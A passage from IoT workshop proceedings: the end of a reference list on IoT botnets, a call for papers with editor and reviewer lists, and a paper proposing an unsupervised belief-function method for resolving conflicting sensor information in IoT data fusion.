- [27] Akamai, "Spike ddos toolkit," Akamai Technologies, Tech. Rep., 2014. [Online]. Available: <https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/spike-ddos-toolkit-threat-advisory.pdf>
- [28] M. J. Bohio, "Analyzing a Backdoor/Bot for the MIPS Platform," SANS Institute, Tech. Rep., 2015. [Online]. Available: <https://www.sans.org/reading-room/whitepapers/malicious/analyzing-backdoor-bot-mips-platform-35902>
- [29] "MMD-0052-2016 - Overview of "SkidDDoS" ELF++ IRC Botnet," MalwareMustDie! Blog, 2016. [Online]. Available: <http://blog.malwaremustdie.org/2016/02/mmd-0052-2016-skiddos-elf-distribution.html>
- [30] "Linux/AES.DDoS: Router Malware Warning — Reversing an ARM arch ELF," MalwareMustDie! Blog, 2014. [Online]. Available: <http://blog.malwaremustdie.org/2014/09/reversing-arm-architecture-elf-elknot.html>
- [31] "Linux/XOR.DDoS : Fuzzy reversing a new China ELF," MalwareMustDie! Blog, 2014. [Online]. Available: <http://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html>
- [32] Akamai, "Case Study: FastDNS Infrastructure battles Xor Botnet," Akamai Technologies, Tech. Rep., 2015. [Online]. Available: <https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/fast-dns-xor-botnet-case-study.pdf>
- [33] "Linux/Luabot - iot botnet as service," MalwareMustDie! Blog, 2016. [Online]. Available: <http://blog.malwaremustdie.org/2016/09/mmd-0057-2016-new-elf-botnet-linuxluabot.html>
- [34] NSFOCUS DDoS Defense Research Lab and Threat Response Center (TRC), "2016 q3 report on ddos situation and trends," NSFOCUS, Tech. Rep., 2016. [Online]. Available: <http://www.spectrami.com/wp-content/files-mf/1482155162NSFOCUSQ3DDoSThreatReportFINAL.PDF>
- [35] "Meet Remaiten – a Linux bot on steroids targeting routers and potentially other IoT devices," WeLiveSecurity, 2016. [Online]. Available: <https://www.welivesecurity.com/2016/03/30/meet-remaiten-a-linux-bot-on-steroids-targeting-routers-and-potentially-other-iot-devices/>
- [36] "MMD-0059-2016 - Linux/IRCTelnet (new Aida) - A DDoS botnet aims IoT w/ IPv6 ready," MalwareMustDie! Blog, 2016. [Online]. Available: <http://blog.malwaremustdie.org/2016/10/mmd-0059-2016-linuxirctelnet-new-ddos.html>
- [37] K. Angrishi, "Turning Internet of Things (IoT) into Internet of Vulnerabilities (IoV): IoT Botnets," *arXiv preprint*, February 2017. [Online]. Available: <https://arxiv.org/abs/1702.03681>
- [38] O. Klab, "OVH suffers 1.1 Tbps DDoS attack," *SC Magazine UK*, September 2016. [Online]. Available: <https://goo.gl/IUfDQI>
- [39] R. Millman, "KrebsOnSecurity hit with record DDoS," *KrebsOnSecurity Blog*, September 2016. [Online]. Available: <https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>
- [40] K. York, "Dyn statement on 10/21/2016 DDoS attack," *Dyn Blog*, October 2016. [Online]. Available: <http://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/>
- [41] S. Hilton, "Dyn analysis summary of friday october 21 attack," *Dyn Blog*, October 2016. [Online]. Available: <http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/>
- [42] S. Mansfield-Devine, "DDoS goes mainstream: how headline-grabbing attacks could make this threat an organisation's biggest nightmare," *Network Security*, vol. 2016, no. 11, pp. 7–13, November 2016.

# 1<sup>st</sup> Workshop on Internet of Things—Enablers, Challenges and Applications

**T**HE Internet of Things is a technology which is rapidly emerging the world. IoT applications include: smart city initiatives, wearable devices aimed to real-time health monitoring, smart homes and buildings, smart vehicles, environment monitoring, intelligent border protection, logistics support. The Internet of Things is a paradigm that assumes a pervasive presence in the environment of many smart things, including sensors, actuators, embedded systems and other similar devices. Widespread connectivity, getting cheaper smart devices and a great demand for data, testify to that the IoT will continue to grow by leaps and bounds. The business models of various industries are being redesigned on basis of the IoT paradigm. But the successful deployment of the IoT is conditioned by the progress in solving many problems. These issues are as the following:

- The integration of heterogeneous sensors and systems with different technologies taking account environmental constraints, and data confidentiality levels;
- Big challenges on information management for the applications of IoT in different fields (trustworthiness, provenance, privacy);
- Security challenges related to co-existence and interconnection of many IoT networks;
- Challenges related to reliability and dependability, especially when the IoT becomes the mission critical component;
- Zero-configuration or other convenient approaches to simplify the deployment and configuration of IoT and self-healing of IoT networks;
- Knowledge discovery, especially semantic and syntactical discovering of the information from data provided by IoT;

The IoT conference is seeking original, high quality research papers related to such topics. The conference will also solicit papers about current implementation efforts, research results, as well as position statements from industry and academia regarding applications of IoT. The focus areas will be, but not limited to, the challenges on networking and information management, security and ensuring privacy, logistics, situation awareness, and medical care.

## TOPICS

The IoT conference is seeking original, high quality research papers related to following topics:

- Future communication technologies (Future Internet; Wireless Sensor Networks; Web-services, 5G, 4G, LTE, LTE-Advanced; WLAN, WPAN; Small cell Networks...) for IoT,

- Intelligent Internet Communication,
- IoT Standards,
- Networking Technologies for IoT,
- Protocols and Algorithms for IoT,
- Self-Organization and Self-Healing of IoT Networks,
- Trust, Identity Management and Object Recognition,
- Object Naming, Security and Privacy in the IoT Environment,
- Security Issues of IoT,
- Integration of Heterogeneous Networks, Sensors and Systems,
- Context Modeling, Reasoning and Context-aware Computing,
- Fault-Tolerant Networking for Content Dissemination,
- Architecture Design, Interoperability and Technologies,
- Data or Power Management for IoT,
- Fog—Cloud Interactions and Enabling Protocols,
- Reliability and Dependability of mission critical IoT,
- Unmanned-Aerial-Vehicles (UAV) Platforms, Swarms and Networking,
- Data Analytics for IoT,
- Artificial Intelligence and IoT,
- Applications of IoT (Healthcare, Military, Logistics, Supply Chains, Agriculture, ...),
- E-commerce and IoT.

The conference will also solicit papers about current implementation efforts, research results, as well as position statements from industry and academia regarding applications of IoT. Focus areas will be, but not limited to above mentioned topics.

## SECTION EDITORS

- **Cao, Ning**, College of Information Engineering, Qingdao Binhai University
- **Furtak, Janusz**, Military University of Technology, Poland
- **Zieliński, Zbigniew**, Military University of Technology, Poland

## REVIEWERS

- **Amanowicz, Marek**, Military University of Technology
- **Antkiewicz, Ryszard**, Military University of Technology, Poland
- **Chudzikiewicz, Jan**, Military University of Technology in Warsaw, Poland
- **Cui, Huanqing**, Shandong University of Science and Technology, China

- **Ding, Jianrui**, Harbin Institute of Technology, China
- **Fouchal, Hacene**, University of Reims Champagne-Ardenne, France
- **Fuchs, Christoph**, Fraunhofer Institute for Communication, Information Processing and Ergonomics FKIE, Germany
- **Ghamri-Doudane, Yacine**, Université La Rochelle
- **Gluhak, Alexander**, Intel Labs Europe
- **Higgs, Russell**, University College Dublin, Ireland
- **Hodoň, Michal**, University of Žilina, Slovakia
- **Johnsen, Frank Trethan**, Norwegian Defence Research Establishment (FFI), Norway
- **Krco, Srdjan**, DunavNET
- **Lenk, Peter**, NATO Communications and Information Agency, Other
- **Li, Guofu**, University of Shanghai for Science and Technology, China
- **Ma, Fumin**, Nanjing University of Finance and Economics, China
- **Marks, Michał**, NASK - Research and Academic Computer Network, Poland
- **Murawski, Krzysztof**, Military University of Technology, Poland
- **Niewiadomska-Szynkiewicz, Ewa**, Research and Academic Computer Network (NASK), Institute of Control and Computation Engineering, Warsaw University of Technology
- **Paprzycki, Marcin**, Systems Research Institute Polish Academy of Sciences, Poland
- **Sabir, Essaid**, Hassan II University of Casablanca
- **Sikora, Andrzej**, Research and Academic Computer Network (NASK)
- **Skarmeta, Antonio**, University of Murcia
- **Suri, Niranjana**, Institute of Human and Machine Cognition
- **Wrona, Konrad**, NATO Communications and Information Agency
- **Xu, Jian**, Northeastern University, China
- **Xu, Lina**, University College Dublin, Ireland
- **Zhang, Tengfei**, Nanjing University of Post and Telecommunication, China
- **Zhao, Yongbin**, Shijiazhuang Tiedao University, China
- **Zheng, Lijuan**, Shijiazhuang Tiedao University, China
- **Zhou, Wei**, Qingdao Technological University, China

# An Unsupervised Evidential Conflict Resolution Method for Data Fusion In IoT

Walid Cherifi

Faculty of Cybernetics,  
Military University of Technology,  
Warsaw, Poland.  
Email: walid.cherifi@wat.edu.pl

Bolesław Szafranski

Faculty of Cybernetics,  
Military University of Technology,  
Warsaw, Poland.  
Email: b.szafranski@milstar.pl

**Abstract**—Internet of Things (IoT) has gained substantial attention recently and plays a significant role in multiple real-world application deployments. A wide spectrum of such applications strongly depend on data fusion capabilities in the cloud from diverse information sources. In fact, various information sources often provide conflicting and contradictory for the same object, and thus it is important to fuse and resolve any possible information conflict before taking crucial decisions. For this reason, the primary aim of this paper is to provide a new evidential conflict resolution method that is able to automatically solve the problem of contradictory information provided by different sources in IoT applications. This method is based on the belief functions theory which is a powerful mathematical theory that can represent and manipulate various types of information imperfection. The performance of the proposed method was evaluated through simulation experiments. The results from these simulations demonstrated that our method outperforms the state-of-art methods in terms of effectiveness.

## I. INTRODUCTION

IN RECENT years, the Internet of Things (IoT) has received considerable attention among academic researchers as well as industrial managers. The principal reason behind this consideration is the capabilities that IoT promises to offer. Indeed, IoT technology promises to revolutionize the way people live, work and interact with each other, by providing new opportunities to create a smarter world where all the abundant physical smart objects surrounding us can connect to the Internet and collaborate with one another so as to accomplish a common task with limited human intervention [1].

The greatest strength of the IoT paradigm is indisputably the high impact it has on people's everyday life. Its application covers various domains ranging from transportation, retail, healthcare, and defense to smart environments such as homes and cities [1]. All these applications rely on information pieces collected from many sensors of multiple types and reliability levels. These sensors collect, generate, and preserve a variety of information with diverse representations, scales, and quality. Bringing all the information pieces together opens opportunities to measure, understand and infer a robust and complete description of an environment or process of interest, and further makes it possible to provide intelligent services.

Data fusion plays a central part of IoT [2]. It combines information pieces collected from multiple sensors to achieve improved accuracy, enhanced precision, increased availability

and more effective decision support than could be achieved by the use of a single sensor. Unfortunately, there are several issues involved in a sensory network that make the data fusion a difficult task. The majority of these issues arises from the quality of the information pieces to be fused and to the reliability degrees of the sensors providing them. In fact, information pieces produced by sensors are frequently dirty, which is mainly due to sensor failure, degradation or to its inherent limitation. Therefore, mechanisms to clean sensor information and improves the quality of decision-making are mandatory in IoT applications.

One way to overcome this problem is to eliminate the probable information conflict before the fusion procedure by considering the source reliability level. Consequently, all the information pieces to be merged should be corrected according to the reliability degree of the sources providing them. However, in many IoT applications, the information about the reliability of the sources is unavailable. In such situation, one should design an effective unsupervised method that is able to solve any probable information conflict and estimate the source reliability factors without having any training datasets. For this reason, we propose in this paper an unsupervised evidential conflict resolution method (U-ECRM) that overcome this problem. This method is based on the belief functions theory which has the merits of representing and handling various types of information imperfections.

The rest of this paper is structured as follows: Section 2 introduces the belief functions theory. Section 3 formulate the conflict resolution problem in IoT applications. Section 4 presents the main idea behind the proposed U-ECRM and details the proposed inference algorithm. The performances of the proposed method obtained from a synthetic dataset simulations are presented and discussed in Section 5. Finally, Section 6 concludes the paper.

## II. BASICS OF BELIEF FUNCTIONS THEORY

In the Belief Functions Theory (BFT)[3], the Frame of Discernment (FoD)  $\Theta = \{H_1, H_2, \dots, H_N\}$  is a set of  $N$  mutually exclusive and exhaustive hypotheses. The power set of  $\Theta$ , denoted by  $2^\Theta$ , contains all possible unions of the elements in  $\Theta$  including  $\Theta$  itself as well as the empty set.

The mass function (*MF*) expresses the degree of belief committed to a subset  $A \in 2^\Theta$  justified by the available information. The *MF* is defined as a mapping  $m : 2^\Theta \rightarrow [0, 1]$  satisfying the following properties:

$$m_{1 \oplus 2}(A) = \begin{cases} \frac{\sum_{\substack{B, C \in 2^\Theta \\ B \cap C = A}} m_1(B) * m_2(C)}{1 - \sum_{\substack{B, C \in 2^\Theta \\ B \cap C = \emptyset}} m_1(B) * m_2(C)} & A \in 2^\Theta, A \neq \emptyset \\ 0 & A = \emptyset \end{cases} \quad (1)$$

It is possible to have multiple *MF* on the same domain  $\Theta$  that correspond to different experts' opinions. Dempster's Rule of combination [3] can aggregate these *mf*. This rule is defined as follows:

$$m_{1 \oplus 2}(A) = \begin{cases} \frac{\sum_{B \cap C = A} m_1(B) * m_2(C)}{1 - \sum_{B \cap C = \emptyset} m_1(B) * m_2(C)} & \forall A \subseteq \Theta, A \neq \emptyset \\ 0 & \text{if } A \neq \emptyset \end{cases} \quad (2)$$

In BFT, a decision can be made by choosing the single hypothesis with the maximum pignistic probability [4] which is constructed from the *MF*. It is defined as follows:

$$BetP(A) = \sum_{B \subseteq \Theta, A \cap B \neq \emptyset} \frac{|A \cap B|}{|B|} m(B) \quad (3)$$

In the framework of BFT, a distance measure computes the dissimilarity between two pieces of evidence. Jousselme distance [5] has been widely used in this purpose. It is defined as follows:

$$d(m_1, m_2) = \sqrt{\frac{1}{2} (m_1 - m_2)^t \underline{D} (m_1 - m_2)} \quad (4)$$

$$\underline{D} = \begin{cases} 1 & \text{if } A = B \\ \frac{|A \cap B|}{|A \cup B|} & \forall A, B \in 2^\Theta \end{cases}$$

### III. PROBLEM FORMULATION

Let us consider a set of  $M$  objects (variable)  $O = \{o_1, o_1, \dots, o_M\}$  where each variable  $o_j \in O$  can takes its unique true value from the exhaustive and mutually exclusive FoD  $\Omega_j = \{H_{1,j}, H_{2,j}, H_{3,j}, \dots, H_{K_j,j}\}$ . That is one and only one hypothesis  $\hat{H}_j$  among the set of possible hypotheses  $\Omega_j$  is the actual value of object  $o_j$ . Besides, we also consider the close world assumption, where the complete knowledge about the definition domain of each object  $o_j$  is known by everyone in the fusion system. Thus, the available information about the actual value of  $o_j$  is represented by a correct value mass function *CV-MF*  $m_j^\Omega$  defined over the FoD  $\Omega_j$ .

To determine the correct values of the objects  $o_j \in O$ , one can exploit the power of data fusion techniques by aggregating multiple pieces of information collected from several sources. To do so, let us now consider a set  $S = \{s_1, s_2, s_3, \dots, s_N\}$  of  $N$  cognitively independent sources, where each source  $s_i$  provides pieces of information describing its knowledge about the actual value of each object  $o_j$ . These pieces of

information are encoded in the form of *MFs*  $m_{i,j}^\Omega$  defined over the FoD  $\Omega_j$ . The usage of BFT to model and manipulate the provided pieces of information allows a better exploration of all available information [3].

In addition to its expressiveness power, the BFT offers a promising tool to combine several pieces of evidence obtained from multiple sources. The principal aim of using the combination operator, such as Dempster's combination rule, is to reduce the epistemic uncertainty by acquiring and then merging several credible, yet possibly incomplete, evidence pieces delivered by various cognitively independent and equally reliable sources. Accordingly, this important operation can help the fusion system to determine the correct value among the set of all possible values, and thus leading the decision maker to make the best possible decision for a given task.

Unfortunately, sources are seldom of the same quality, and some of them frequently deliver wrong, biased and contradictory pieces of information for the same real-world object. As a consequence, combining these incorrect information pieces with the correct ones using Dempster's combination rule generally produces counter-intuitive results, which in turn can lead the fusion system to make misleading critical decisions. One possible solution to overcome this problem is to incorporate the reliability level of each source into the fusion task. In this way, the system can correct the quality of the provided information pieces according to their sources reliability level prior to combination and further usages. One of the most robust and effective ways to model the reliability level of the sources is to use our proposed Evidential Source Reliability Mass Function *ESR-MF*. In fact, unlike the traditional source reliability models, the *ESR-MF* exploits the power of BFT to model several possible types of the qualitative behavior of a given source. As a consequence, this model allows a more general modelization of the source attitude, and thus it can, along with the evidential correction mechanism, enhance the performance of the fusion system. In this regard, we suppose, in this paper, that the reliability level of each source  $s_i$  is encoded as an *ESR-MF*  $m_i^\Theta$  defined over the FoD  $\Theta = \{T, D, R\}$ , where the meaning of  $T$  is that  $s_i$  has a trustworthy qualitative behavior,  $D$  means that  $s_i$  is defective and  $R$  represents the state where  $s_i$  is considered to have a random qualitative behavior.

Let  $m_i^\Theta$  represents the *ESR-MF* of  $s_i$ . This *MF* can be defined as a mapping function  $m_i^\Theta : 2^\Theta \rightarrow [0, 1]$ , such that:

$$\begin{cases} m_i^\Theta(A) \in [0, 1], & \forall A \in 2^\Theta \\ m_i^\Theta(\emptyset) = 0 \\ m_i^\Theta(T) + m_i^\Theta(D) + m_i^\Theta(R) + m_i^\Theta(T, D, R) = 1 \end{cases} \quad (5)$$

The support mass assigned to each subset of the FoD  $\Theta_i$  have the following meaning:  $m_i^\Theta(T)$  represents the support degree that  $s_i$  is trustworthy.  $m_i^\Theta(D)$  represents the support degree that  $s_i$  is defective.  $m_i^\Theta(R)$  represents the support degree that  $s_i$  has a random behavior.  $m_i^\Theta(T, D, R)$  encodes the percentage of uncertainty about the behavior of  $s_i$ .



It is important to note that one of the possible ways to estimate the value of the *ESR-MF* is to focus the evaluation on the past contributions of the source. This can be achieved by evaluating the set of historical information pieces provided by the source with the actual values contained in the training dataset. In this way, it is possible to ascertain the historical behavior of the source, which in turn can be exploited to estimate its future behavior. This later can be used to correct the source's newly provided information pieces, and thus avoiding information conflict problems with the other sources. However, in many situations the *ESR-MF* of the sources are unknown a priori, and often training datasets are also unavailable. Therefore, the crucial problem that needs to be addressed is how to obtain the correct value of each object and to estimate the sources reliability level when there is no prior training dataset.

#### IV. THE PROPOSED UNSUPERVISED EVIDENTIAL METHOD

Due to the fact that the considered problem does not contain any prior knowledge other than the information pieces that is delivered by a set of sources, a robust method that is able to resolve the probable information conflict between the diverse sources without any supervision needs to be developed, where both the *ESR-MFs* and the *CV-MFs* can only be estimated based on the provided pieces of information. To do so, the *ESR-MF* estimation and *CV-MF* determination steps are tightly related through the following two principles:

- 1) First, the sources that often deliver correct information pieces will be assigned higher trustworthiness degrees, the sources that mainly provide incorrect pieces of information will be regarded as defective and the ones that give a combination of correct and incorrect information pieces will be considered as random. At the same time, the estimated qualitative behavior of sources that supply more relevant information pieces will be considered as more certain than the ones that provide fewer pertinent information pieces.
- 2) Second, the information piece that is supported by trustworthy sources will be regarded as correct. Conversely, the information piece that is mostly supported by defective sources will be considered as wrong, and its complement is regarded as correct. On opposition to the two previous cases, the information pieces given by random or uncertain sources will be ignored and their support will not be taken into consideration.

This idea presents a chicken-and-egg dilemma. An unsupervised evidential conflict resolution method (U-ECRM) can solve this task by operating iteratively to simultaneously estimate the *ESR-MFs* and to determine the *CV-MFs* by following the above principles.

Following the previously principle, our proposed method is designed to jointly estimate source reliability and to determine the correct values. The flowchart of the inference algorithm is depicted in Figure 1. The basic core of the U-ECRM is an iterative algorithm, which starts with an initial setting of some parameters and then iteratively conducts the source weight

update and truth update steps until a stopping condition is satisfied. Finally, a decision making step on the correct values of the considered objects is performed.

##### A. Parameters initialization

For the iterative methods, some parameters must be initialized in order to start the algorithms. In our U-ECRM, the *CV-MFs* are chosen to be the set of parameter to be initialized. Various techniques can be used to choose the initial value of these parameters. However, since the iterative methods are generally sensitive to arbitrary initializations, we prefer to use one of the majority opinion combination rules to infer the first guess of each *CV-MF*. For instance, in the current setting, each set of the provided information pieces about a particular object is combined by Murphy combination rule [6] in order to get a first value for the correct. This rule first applies a simple arithmetic averaging method, then the obtained averaged *MF* is combined with itself  $N-1$  times by Dempster's combination rule.

##### B. Evidential source reliability mass function estimation

To estimate the *ESR-MF*  $m_i^\Theta$  of each  $s_i$ , two series of input parameter are needed: the provided *MF*  $m_{i,j}^\Omega$  about the actual value of each object  $o_j$ , and the objects' previously computed *CV-MFs*  $m_{j \in \{1,2,\dots,M\}}^{\Omega,*}$ . Since these two series of parameters are available in this step of computation, the *ESR-MFs*  $m_{i \in \{1,2,\dots,N\}}^\Theta$  can be computed. For each source, we start by evaluating the correctness degree of each of the *MFs* that is provided by this source with respect to the computed *CV-MFs* of the considered objects. This evaluation step yields a set of evidence correctness mass functions *EC-MFs*  $m_{i,j}^\Psi$ , which represent how correct and relevant the source's information pieces are. The *EC-MF*  $m_{i,j}^\Psi$  is defined over the FoD  $\Psi_{i,j} = \{C, \bar{C}\}$  where  $C$  represents the hypothesis that the provided information  $m_{i,j}^\Omega$  is correct, whereas  $\bar{C}$  represents the hypothesis that the provided information  $m_{i,j}^\Omega$  is incorrect.

Given  $m_{i,j}^\Omega$ , the *EC-MF*  $m_{i,j}^\Psi$  can be computed by comparing  $m_{i,j}^\Omega$  with the *CV-MF*  $m_{j}^{\Omega,*}$ . This comparison can be made by equation 6.

$$\begin{cases} m_{i,j}^\Psi(C) = \sum_{B \in 2^\Omega} m_j^\Omega(B) \left( \sum_{B \cap A = B} f(|A|) m_{i,j}^\Omega(A) \right) \\ m_{i,j}^\Psi(\bar{C}) = \sum_{B \in 2^\Omega} m_j^\Omega(B) \left( \sum_{B \cap A = \emptyset} m_{i,j}^\Omega(A) \right) \\ m_{i,j}^\Psi(C, \bar{C}) = 1 - (m_{i,j}^\Psi(C) + m_{i,j}^\Psi(\bar{C})) \end{cases} \quad (6)$$

where  $f$  is a function which distributes the imprecision of  $s_i$  between the support degree that the given evidence is correct  $m_{i,j}^\Psi(C)$  and the support degree that the provided information is irrelevant  $m_{i,j}^\Psi(C, \bar{C})$ . This function can be defined as follows:

$$f(|A|) = \frac{|\Omega_j| - |A|}{|\Omega_j| - 1} \quad (7)$$




Figure 1. Flowchart of the unsupervised evidential conflict resolution method.

Once the  $EC-MF_d$  of all objects are obtained, the total true positive  $TP_i$  and the total false negative  $FN_i$  of  $s_i$  are calculated by means of equation 8 and equation 9 respectively.

$$TP_i = \sum_{j=1}^M m_{i,j}^{\Psi}(C) \quad (8)$$

$$FN_i = \sum_{j=1}^M m_{i,j}^{\Psi}(\bar{C}) \quad (9)$$

After computing the  $TP_i$  and  $FN_i$  of  $s_i$ , they are used along with an application-specific user-specified cautious parameter  $C_{cautious}$  to estimate the qualitative behavior of the source by using equation 10 or equation 11 depending on the difference between  $TP_i$  and  $FN_i$ .

- **Case 1:**  $TP_i \geq FN_i$ :

$$\begin{cases} m_i^{\Theta}(T) &= \frac{TP_i - FN_i}{TP_i + FN_i + C_{cautious}} \\ m_i^{\Theta}(D) &= 0 \\ m_i^{\Theta}(R) &= \frac{2FN_i}{TP_i + FN_i + C_{cautious}} \\ m_i^{\Theta}(T, D, R) &= \frac{C_{cautious}}{TP_i + FN_i + C_{cautious}} \end{cases} \quad (10)$$

- **Case 2:**  $TP_i \leq FN_i$ :

$$\begin{cases} m_i^{\Theta}(T) &= 0 \\ m_i^{\Theta}(D) &= \frac{FN_i - TP_i}{TP_i + FN_i + C_{cautious}} \\ m_i^{\Theta}(R) &= \frac{2TP_i}{TP_i + FN_i + C_{cautious}} \\ m_i^{\Theta}(T, D, R) &= \frac{C_{cautious}}{TP_i + FN_i + C_{cautious}} \end{cases} \quad (11)$$

### C. Correct value mass function determination

The  $CV-MF$  determination procedure aims at computing the set of all  $CV-MFs$   $m_{j \in \{1,2,\dots,M\}}^{\Omega,*}$  given that the set of all sources' provided  $MFs$   $m_{i \in \{1,2,\dots,N\}}^{\Omega}$  and the estimated  $ESR-MFs$   $m_{i \in \{1,2,\dots,N\}}^{\Theta}$  of all sources  $s_{i \in \{1,2,\dots,N\}}$  are available. For a given object  $o_j$ , this procedure begins by correcting the provided  $MFs$   $m_{i \in \{1,2,\dots,N\},j}^{\Omega}$  according to their appropriate sources'  $ESR-MFs$   $m_{i \in \{1,2,\dots,N\}}^{\Theta}$  by means of the evidential correction mechanism. This mechanism can take advantages of the information contained in the  $ESR-MF$  to correct the provided information pieces before further exploitation. It can be formally defined in equation 12.

Immediately after correcting all the provided information pieces, these obtained corrected  $MFs$   $m_{i \in \{1,2,\dots,N\},j}^{\Omega,*}$  can be aggregated by Dempster's rule to produce the combined  $CV-MF$   $m_j^{\Omega,*}$ . Note that the correction step and the aggregation step must be applied to all objects  $o_j \in O$ . Once done,

the set of all  $CV-MFs$   $m_{j \in \{1,2,\dots,M\}}^{\Omega,*}$  is returned as the output of this procedure, and can be used to either re-estimate the  $ESR-MFs$  or make decision about the correct values.

### D. Correct values decision making

The main purpose of the U-ECRM is to resolve the probable evidence conflict between the sources by estimating and then incorporating the  $ESR-MFs$  into the fusion task. In the current problem, these decisions can be made from the obtained  $CV-MFs$   $m_{j \in \{1,2,\dots,M\}}^{\Omega,*}$ . To make reasonable decisions in the U-ECRM, the pignistic transformation  $BetP_j$  of each  $CV-MF$   $m_j^{\Omega,*}$  is firstly constructed. Then, the decision can be made based on selecting the hypothesis  $\hat{H}_j$  with the largest pignistic probability.

### E. Stopping condition

The iterative process in the proposed U-ECRM is carried out until the stopping criterion is satisfied. The stopping condition is defined with regard to the computed  $CV-MFs$   $m_{j \in \{1,2,\dots,M\}}^{\Omega,*}$ . In each iteration, we first compute the Josselme distance between the computed  $CV-MF$  of the current iteration and the computed  $CV-MF$  of the previous iteration of each  $o_j$ . If the mean of all computed Josselme distances of all objects is less than a small positive number  $\varepsilon$ , then the convergence criterion is satisfied.

## V. EXPERIMENTAL EVALUATION

The performance evaluation of our U-ECRM is tested and compared with the baseline methods (majority voting, TruthFinder [7], 2-Estimate [8]) on samples of synthetic datasets generated by Waguih et al. synthetic datasets generator [9].

To evaluate the Precision rate of the proposed method, we chose the following configuration. We first defined the scale parameters by setting the number of objects to 1,000, and the number of possible values for each object to 4. We also chose the uniform distribution for the distribution of the distinct values per object. In addition, we configured the source coverage to follow the exponential distributions. More importantly, we selected 80-pessimistic distributions for the ground truth distribution. The main reason behind choosing these distributions for the generated synthetic dataset is their close similarity to real-world scenarios.

Based on the above setting, we generate 20 synthetic datasets for each experiment of a specific number of sources.

$$\begin{cases} m_{i,j}^{\Omega*}(A) = m_i^{\Theta}(T)m_{i,j}^{\Omega}(A) + m_i^{\Theta}(D)m_{i,j}^{\Omega}(\bar{A}) & \forall A \in 2^{\Omega}/\Omega \\ m_{i,j}^{\Omega*}(\Omega) = m_{i,j}^{\Omega}(\Omega) + [m_i^{\Theta}(R) + m_i^{\Theta}(T, D, R)] \sum_{A \in 2^{\Omega}/\Omega} m_{i,j}^{\Omega}(A) \end{cases} \quad (12)$$




Figure 2. The precision of the conflict resolution methods on synthetic datasets with varying in the number of sources.

To reduce the randomness of the dataset generation process, the evaluation metric of each conflict resolution method is computed as the average of these 20 generated datasets.

Figure 2 is a bar chart that illustrates the precision rate of the considered conflict resolution methods on the generated synthetic datasets. It can be seen from this bar chart that the proposed U-ECRM overcomes the other methods in terms of precision rate. It can also be observed that adding more sources to the fusion task increases the precision rate of our proposed method and hence it improves the performance of the fusion task. This is a good property since the number of sources in real-world applications is generally large. However, this behavior is not observed with the other methods where their performance tends to degrade after the number of sources exceeds 100. This is to be expected because the distribution of the ground truth is 80-pessimistic. In other words, when the number of sources increases, the number of unreliable sources becomes higher and hence the influence of these sources will decrease the performance of the methods. On the other hand, the proposed U-ECRM benefits from this situation since it can identify the defective sources, and then it exploits this information to improve the performance of the fusion task.

## VI. CONCLUSION

In this paper, we focused on the problem of resolving the information conflict between different sources in the case where the reliability factors of the sources are unknown because no training dataset is available to assess their values. To do so, we proposed in this paper an unsupervised evidential method that is able to simultaneously estimate the evidential source reliability mass functions and determining the correct value mass functions in the case where no training dataset

is available. This method proceeds iteratively over the whole datasets, and thus it guarantees a general consensus between all the sources over the entire available information pieces. In this way, several data fusion problems in multiple IoT applications can be solved. The primary simulation experiments have shown that the proposed evidential method outperforms the state-of-art methods in terms of effectiveness.

## BIBLIOGRAPHY

- [1] H. Sundmaeker, P. Guillemin, P. Friess, and S. Woelfflé, Eds., *Vision and Challenges for Realising the Internet of Things*. Luxembourg: Publications Office of the European Union, 2010. [Online]. Available: <http://dx.doi.org/10.2759/26127>
- [2] M. Wang, C. Perera, P. P. Jayaraman, M. Zhang, P. Strazdins, R. Shyamsundar, and R. Ranjan, “City data fusion: Sensor data fusion in the internet of things,” *IJDST*, vol. 7, no. 1, pp. 15–36, 2016. [Online]. Available: <http://dx.doi.org/10.4018/IJDST.2016010102>
- [3] G. Shafer *et al.*, *A mathematical theory of evidence*. Princeton University Press, 1976, vol. 1.
- [4] P. Smets, “Decision making in the tbm: the necessity of the pignistic transformation,” *IJAR*, vol. 38, no. 2, pp. 133–147, 2005. [Online]. Available: <https://doi.org/10.1016/j.ijar.2004.05.003>
- [5] A.-L. Jousselme, D. Grenier, and É. Bossé, “A new distance between two bodies of evidence,” *IF*, vol. 2, no. 2, pp. 91–101, 2001. [Online]. Available: [https://doi.org/10.1016/S1566-2535\(01\)00026-4](https://doi.org/10.1016/S1566-2535(01)00026-4)
- [6] C. K. Murphy, “Combining belief functions when evidence conflicts,” *DSS*, vol. 29, no. 1, pp. 1–9, 2000. [Online]. Available: [https://doi.org/10.1016/S0167-9236\(99\)00084-6](https://doi.org/10.1016/S0167-9236(99)00084-6)
- [7] X. Yin, J. Han, and S. Y. Philip, “Truth discovery with multiple conflicting information providers on the web,” *IEEE TKDE*, vol. 20, no. 6, pp. 796–808, 2008. [Online]. Available: <http://doi.org/10.1109/TKDE.2007.190745>
- [8] A. Galland, S. Abiteboul, A. Marian, and P. Senellart, “Corroborating information from disagreeing views,” in *Proceedings of WSDM’10*. ACM, 2010, pp. 131–140. [Online]. Available: <http://doi.acm.org/10.1145/1718487.1718504>
